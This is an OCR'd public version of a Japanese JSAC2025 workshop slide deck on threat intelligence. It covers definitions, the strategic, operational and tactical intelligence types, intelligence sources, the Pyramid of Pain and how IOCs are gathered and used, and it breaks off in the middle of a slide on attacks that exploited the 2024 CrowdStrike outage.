JSAC2025 – Workshop

Handling Threat Intelligence

～Techniques of Consuming and Creating Threat Intelligence～

～ 公開版 ～

2025.01.21

石川 朝久、大徳 達也、富山 寛之

講演者紹介

石川　朝久

東京海上ホールディングス

2009年より、セキュリティ専門企業にて、侵入テスト、セキュリティ監査、インシデント対応などに従事。
2019年より、東京海上ホールディングスにて、セキュリティ戦略立案、セキュリティアーキテクチャ、脅威インテリジェンス分析、インシデント対応などを担当。また、情報処理技術者試験委員・情報処理安全確保支援士試験委員、総務省サイバーセキュリティエキスパート、執筆や技術書翻訳なども行っている。

大徳　達也

東京海上ホールディングス

警察庁技官として16年間従事し、サイバー犯罪対策やサイバーテロ対策の技術支援を担当。警視庁出向時、国際犯罪組織対策に携わる経験も持つ。その後、セキュリティ専門企業にてインシデントへのフォレンジックやインテリジェンス、政府機関向けトレーニングの企画開発等を担当。
2022年からは東京海上ホールディングスにて、セキュリティ運用、インシデント対応、および国内外のグループ会社向けのセキュリティ対策に従事している。

富山　寛之

東京海上ホールディングス

2009年に大学卒業後、東京海上日動システムズへ入社。2016年からサイバーセキュリティ担当となり、東京海上日動、東京海上あんしん生命のシステムへのセキュリティ対策の導入推進やインシデント対応やポリシー策定などの業務を担当する。
2023年から東京海上ホールディングスへ出向し、CSIRT及び国内外のグループ会社向けのセキュリティ施策を担当する。保有資格はOSCP、CISSP、CISA、情報処理安全確保支援士、ITILv3Expert。

演習資料やファイルの取り扱いについて

- 会場限定で説明します。

本日のゴール

本セッションは、脅威インテリジェンスの初学者に向けて…

- **「脅威インテリジェンスとは何か？」を理解する！**
  - 高度な攻撃グループが行う攻撃を未然に防いだり、類似した攻撃を受けないようにするため、攻撃グループや攻撃手法について様々な情報を収集・分析し、予防・検知に役立てる技術
- **「脅威インテリジェンス」の生成技法を理解する！**
  - 攻撃手法等を分析する技術（マルウェア解析・脆弱性分析・フォレンジック分析）などを活用して、脅威インテリジェンスをどのように生成していくかを学びます。
- **「脅威インテリジェンス」の活用方法を理解する！**
  - 作成・（外部から）取得した脅威インテリジェンスをどのように防御に活用するか、Detection Engineering、侵入テストや脅威ハンティングなど、その応用技法について学びます。

脅威インテリジェンスは、防御技術（Blue Team Techniques）をフルに利活用する「総合格闘技」的な技術です。本講義を通して、その幅広さを実感いただければと思います。

諸注意・お願い

- **「コア技術から得られた情報をどのように活用するか？」という目線でぜひ聞いてください！**
  - 「脅威インテリジェンス」は、各種攻撃側・防御側のテクニックを活用していく「総合格闘技」的な技術です。
  - そのため、コア技術（侵入テスト・マルウェア解析・フォレンジック etc.）の解説は最小限にとどめており、詳しいコア技術の詳細は、他の講義・書籍で学ぶことを想定しています。そのため本講義では、「各コア技術で得られた情報をどのように利活用していくのか」という目線で聞いてください。

- **ぜひ、わからないことは質問をお願いします。また、有益な情報の共有をお願いします。**
  - ぜひわからない場合は、講義中に質問してください（Slackに質問していただく形でも構いません）。
  - （私達も知らないことは多々あるので）有益なサイト・ツールなどはぜひSlackなどを通じて共有をお願いします。

- **禁則事項は必ず守ってください。**
  - 演習環境には十分配慮していますが、禁則事項については必ず守ってください。

- **その他注意事項：**
  - 本ワークショップにおける内容は講演者個人に属するものであり、所属組織・部門を代表するものではありません。
  - 本ワークショップは、掲示したテーマに関するディスカッションを目的として作成されたものであり、本資料に含まれる情報の正確性、信頼性、確実性あるいは完全性を保証するものではありません。当該情報を利用し、その結果起こりうる、あらゆる種類の包括的、直接・間接的損害や賠償の責任を講演者は負いません。本資料に記載される内容につきましては、上記を十分にご理解のうえ、ご自身の判断でご活用ください。

脅威インテリジェンスを読み解こう

～脅威インテリジェンスの活用・作成技法～

～目次～

理論編：

1. 脅威インテリジェンスの基礎（*10:10 – 10:30*）

実践編 + 演習：

2. *Tactical Intelligence*（*10:30 – 12:10*）
3. *Lunch Break (12:10 – 13:30)*
4. *Operational Intelligence*（*13:30 – 15:20*）
5. まとめ（*15:20 – 15:30*）

***Appendix*：**

事後学習の参考資料としてください。

～理論編～
第０１章：脅威インテリジェンスの基礎理論

1-0：はじめに

第１章では、脅威インテリジェンスの定義や必要性、分類などを考えていきます。

第１章の構成は以下の通りです。

- 1-1：脅威インテリジェンスの定義
- 1-2：脅威インテリジェンスの目的・必要性
- 1-3：脅威インテリジェンスの分類
- 1-4：脅威インテリジェンスの活用

1-1：脅威インテリジェンスの定義

- 脅威インテリジェンスは、以下のように分類可能である。

脅威インテリジェンス ＝ 脅威 ＋ インテリジェンス

- **要素１：脅威とは？**
  - 要すれば、「**攻撃者・攻撃グループ**」のこと。
  - 「**意図 × 能力 × 機会**」という３要素（*）で特徴づけることができる（by SANS Institute）
  - 脅威インテリジェンスとは、「この３要素に関連する情報を集めること」と定義できる。

- 各要素の説明
  - 意図（Intent・Motivation）
    - 攻撃対象組織を狙う目的・動機を意味する。
  - 能力（Capability・Method）
    - 目的を達成するために必要な攻撃者の能力・攻撃手法を意味する。
  - 機会（Opportunity）
    - 攻撃の実行を可能とする環境・条件を意味する（脆弱性の有無 etc.）

（*）Motivation・Opportunity・Methodという頭文字をとってMOMモデルと呼ばれるケースもある。

1-1：脅威インテリジェンスの定義


- 脅威インテリジェンスは、以下のように分類可能である。

脅威インテリジェンス ＝ 脅威 ＋ インテリジェンス

- **要素２：インテリジェンスとは？**
  - 「歴史的経緯」から大きく２種類の捉え方があります（書籍では３種類と紹介しています）。
  - 要すれば、**①方針に基づき、②データを収集・加工・分析してできた成果物**を「インテリジェンス」と呼びます。


タイプ１：データ形式としてのインテリジェンス

インテリジェンスを「情報の収集・加工」してできるデータ形式としてとらえる定義方法



タイプ２：プロセスとしてのインテリジェンス

インテリジェンス作成過程を継続的な活動プロセスとしてとらえる定義方法



1-1：脅威インテリジェンスの定義

脅威インテリジェンスの定義とは？

- **方針に基づき、脅威に関する情報を、収集・加工・統合・評価・分析・解釈すること。**


- **要素１：脅威**
  - 意図 × 機会 × 能力

- **要素２：インテリジェンス**
  - タイプ１：データ形式としてのインテリジェンス
  - タイプ２：プロセスとしてのインテリジェンス

1-2：脅威インテリジェンスの目的・必要性

- なぜ脅威インテリジェンスが必要なのか？
  - より高度（効率的・効果的）な「**セキュリティリスク管理**」のため


- **リスク = 脅威 × 脆弱性 × 資産**
  - リスクは、３要素で定義されるが、（防御側の組織が）コントロールできる要素は、「**脆弱性**」と「**資産**」である。そのため、伝統的なリスク管理手法では、できる限り「**脆弱性**」をつぶし、安全な場所に「**資産**」を保有することが重要であると言われていた。
  - 注意：「脆弱性」は技術的脆弱性（CVE-XXXX-XXXX）だけでなく、設定不備・内部プロセスの不備なども含む。



1-2：脅威インテリジェンスの目的・必要性

- なぜ脅威インテリジェンスが必要なのか？
  - より高度（効率的・効果的）な「**セキュリティリスク管理**」のため


- **リスク = 脅威 × 脆弱性 × 資産**
  - しかし、技術的負債、膨大なサーバ群、利用製品の多様化などにより、膨大な管理労力がかかる。一方、セキュリティにかけられるリソース（予算・人材）も限られてくる。また、クラウド・サプライチェーンなどの管理が難しい領域も登場しているため、伝統的なリスク管理手法が限界になってきている。



1-2：脅威インテリジェンスの目的・必要性

- なぜ脅威インテリジェンスが必要なのか？
  - より高度（効率的・効果的）な「**セキュリティリスク管理**」のため

- **リスク = 脅威 × 脆弱性 × 資産**
  - **最新のリスク管理手法では、「リスク管理」の優先度をつけるため「脅威」へ注目する。（＝敵を知る）**
  - 結局、サイバーリスクのドライバー（起点）となるのは、「脅威」であり、セキュリティリソース（人・モノ・金・時間）は限られるため、全方位に十分な対策を行うことが難しい。そのため、具体的な脅威へ対応することを優先する。



「リスク管理」の優先度をつけるため、「脅威」に注目する。（＝敵を知る）
→ 具体的な「脅威」に対応する形で対策を行うことが「**脅威インテリジェンス**」の醍醐味！

1-3：脅威インテリジェンスの分類

- 脅威インテリジェンスの分類は、複数存在する。押さえておくべきは以下の通り。

- **立場による分類：**
  - 脅威インテリジェンスへの携わり方において、大きく２種類に分類される。（理想的には、脅威インテリジェンスアナリストは、両方の役割をカバーすべきです）
    - 利用者（Consumer）　　：取得した脅威インテリジェンスをどのように活用するか？
    - 生産者（Producer）　　：取得したデータ等からどのように脅威インテリジェンスを生成するか？

- **利活用観点での分類：**
  - 具体的な「脅威」に対応する形で対策を行うことが「**脅威インテリジェンス**」の醍醐味であるが、収集・作成された脅威インテリジェンスは、利用者に活用されないと意味がない。
  - 注意：利用者によって欲しい「脅威インテリジェンス」は異なる！（次ページで説明する）

- **情報源・収集アプローチによる分類：**
  - 脅威インテリジェンスの素材となるデータ（Data）の情報源は、複数存在する。そうした情報をうまく組み合わせて収集することにより、精度の高い脅威インテリジェンスを作成することができる。
  - 次ページで説明する

1-3：脅威インテリジェンスの分類

- 利活用に基づく分類
  - 脅威インテリジェンス活用は、種類・目的を理解することが重要（誰に価値を提供するか？）
  - 本講義では、Operational IntelligenceとTactical Intelligenceを中心に掘り下げます。

Strategic Intelligence

- 経営層向け
- リスク変化に対するハイレベルな情報を提供することで、セキュリティに関する適切な意思決定・投資判断のインプットとする。

Operational Intelligence

- セキュリティアーキテクト・管理者・SOC担当者向け
- 攻撃者のプロファイル、攻撃手法（TTPs）など攻撃者の手法を理解し、短期～中期的なセキュリティ改善活動に活用する。

Tactical Intelligence

- SOC担当者向け
- 日々のセキュリティ運用において、攻撃シグニチャ（IOC）を取得・設定することでインシデントを未然に防ぐ。

1-3：脅威インテリジェンスの分類

- **情報源に基づく分類：**
  - 脅威インテリジェンスの観点では、大きく３種類を入手先として考慮すればよい。

- **SIGINT（Signal Intelligence）**
  - セキュリティ機器（Telemetry）から取得できるアラート、ログ、パケット、あるいはアノマリー検知（ベースラインとの差異）、マルウェア解析やフォレンジックなどから脅威インテリジェンスを生成する方法である。
  - **マルウェア解析やフォレンジック解析も、「脅威インテリジェンス」を生成する技術の一つ**

- **OSINT（Open-Source Intelligence）**
  - 公開情報、ソーシャルメディア（SNS）からインテリジェンスを生成する方法である。
    - **外部ソース（Open）**　：ベンダーレポート・ブログ、（無償の）脅威インテリジェンス
    - **外部ソース（Closed）**　：（有償の）脅威インテリジェンス、Intelligence Community、Dark Web

- **HUMINT（Human Intelligence）**　（Cyber HUMINTなどと呼ばれるケースも多い）
  - 外部通報・ハッカーコミュニティなどから情報収集し、インテリジェンスを生成する方法である。
  - 攻撃者と関係性を構築し、ツール・漏洩データを入手・購入することも、この分野である。（但し、倫理的課題・法律的課題があるため、取り扱いには注意が必要）
    - 例）ユーザからの通報
    - 例）ハッカーコミュニティ、ダークウェブからの情報

1-3：脅威インテリジェンスの分類

- **情報収集アプローチに基づく分類：**
  - 情報収集アプローチは、大きく２種類に分類される。

- **Passive Approach（受動型）**
  - 攻撃者と直接やり取りせず、攻撃者が残した痕跡や公開情報をもとに情報収集する方法
  - 例）フォレンジック調査、OSINT …
  - 例）犯罪捜査に例えれば…犯行現場を調査したり、監視カメラを確認する

- **Active Approach （積極型）**
  - 攻撃者と直接やり取りを行い、情報を引き出す手法
  - 例）ハニーポットやDeception技術を利用した具体的な情報収集、ダークウェブから最新の攻撃対象を取得する
  - 例）犯罪捜査に例えれば…尾行・事情聴取

1-4：脅威インテリジェンスの活用

- **良い脅威インテリジェンスの４要件：**
  - 当該４要件を満たして、初めて有効活用が可能となる

Accurate 	**正確性：技術的に誤った情報や未精査な情報を流通しないこと** 不確実性を扱うため「真の意味」で正しいというわけでなく、「確度」が重要となる
Audience Focused 	**利用者目線である：誰のために脅威インテリジェンスを提供しているか** 利用者のニーズに合致した情報でなければ、脅威インテリジェンスの「価値」がでない
Actionable 	**アクショナブル：次に取ってほしい行動が何か明示されていること** 具体的かつ現実的な対応が提示されていること
Adequate Timing 	**適切なタイミング：鮮度が保たれた情報を提供すること** 古い情報を提供されても困るので、現在の脅威に即した情報を提示すること

1-4：脅威インテリジェンスの活用

- 具体的なアウトプット：
  - 具体的な内容は、各インテリジェンスごとに紹介していきますが、以下のものが挙げらる。
    - 例）YARA・SIGMA
    - 例）MITRE ATT&CKへのマッピング・脅威シナリオ・検知能力の向上

～実践編～
第０２章：Tactical Intelligence

2-0：はじめに

- **Tactical Intelligenceとは？？**
  - 対象：SOC担当者向けのインテリジェンス
  - 内容：
    - 攻撃に利用された痕跡・脆弱性などを軸に、日々のセキュリティ運用を改善するために利用するインテリジェンス

- 主に２種類のアプローチが存在する
  - **2-1：IOC（Indicator of Compromise）を使った予防・検知・対応**　→　今日はここを中心に解説
    - IOCとは、「実際に発生した脅威・攻撃手法を特定するための技術的特性情報」を意味します。言い換えれば、攻撃の痕跡であるIOCを利用し、予防・検知・活用に活かす考え方です。
  - **2-2：EOC（Enabler of Compromise）を活用した高度化**　→　Appendix B を参照してください
    - EOCとは、侵害を可能にする要素のことを意味します。言い換えれば、脆弱性・設定不備・アカウント管理の不備など、潜在的に攻撃可能性を上げてしまう情報を様々な方法で探し出し、自組織の予防・検知を高度化する考え方です。

Indicator ***of*** ***Compromise***
指標　侵害
物事を判断・評価するための目じるし

VS.

Enabler ***of*** ***Compromise***
実現要因　侵害
何かを実現させる要素・要因

2-1： IOC活用による予防・検知・対応

- **IOCとは？（Indicator of Compromise・侵害指標）**
  - 実際に発生した脅威・攻撃手法を特定するための技術的特性情報（=シグニチャ）
    - 例）ハッシュ値・IPアドレス・ドメイン名・マルウェアがPC上に残る痕跡（例：レジストリ）
  - こうしたデータを調査し、SIEMなどで検索をすることで、侵入有無を確認することができる。


- **IOCの分類：Network Indicator × Host Indicator**

<Network Indicator>
IPアドレス
ドメイン名

<Host Indicator>
ハッシュ値
ファイルのパス
レジストリ

2-1： IOC活用による予防・検知・対応

- **Pyramid of Pain（痛みのピラミッド）**
  - 2013 年に、セキュリティ専門家であるDavid J. Biancoが発表した概念（Bianco氏のブログ）
  - ６種類のIOCを分類し、ピラミッドの上にいけばいくほど攻撃者に与える影響（=痛み）が大きいことを示す図である。実用レベルでは、３レイヤーに分類して考えると良い。
    - Layer 1：攻撃者はすぐに変更できてしまう指標。機械的に処理できる反面、攻撃者への「痛み」が少ない。
    - Layer 2：ツール等の依存関係があるため、Layer 1より変更が容易でない。
    - Layer 3：攻撃手法を意味し、攻撃グループにとって攻撃手法を変更することは難しい（Operational Intelligenceで扱います）



2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成	STEP 2：評価・分析・充実化	STEP 3：適用・配布
• IOCの素材となるデータを取得する。 • 取得方法は、以下の２種類がある。 　• OSINT型 　• SIGINT型	• 取得したデータが予防・検知・対応に利用価値があるか、評価・分析を行う。 • 他のデータと突き合わせて充実化できないか検討する。	• IOCを利用可能な形式（例：YARA）などにして、予防・検知・対応に利用したり、インテリジェンスコミュニティに配布したりする。

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）ベンダレポート（フィッシング・マルウェア)**
  - **例）CrowdStrike社に起因するIT障害に便乗した攻撃**
    - 2024年07月19日に、CrowdStrike社製品を起因とするIT障害（BSoD：Blue Screen of Death）が発生。

    - 障害自体の詳しい話は以下を参照のこと。
      - https://www.crowdstrike.com/falcon-content-update-remediation-and-guidance-hub/
      - RCA（Root Cause Analysis）
        - » Crash Dump Analysisの分析などが行われている
      - Preliminary Post Incident Review
        - » 具体的に何が原因で発生したのかが記載されている

会場限定で説明します。

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）ベンダレポート（フィッシング・マルウェア）**
  - **例）CrowdStrike社に起因するIT障害に便乗した攻撃**
    - 2024年07月19日に、CrowdStrike社製品を起因とするIT障害（BSoD：Blue Screen of Death）が発生。
    - 当該IT障害に便乗し、様々な攻撃が観測されている。
      - **CrowdStrike社によるレポート：**
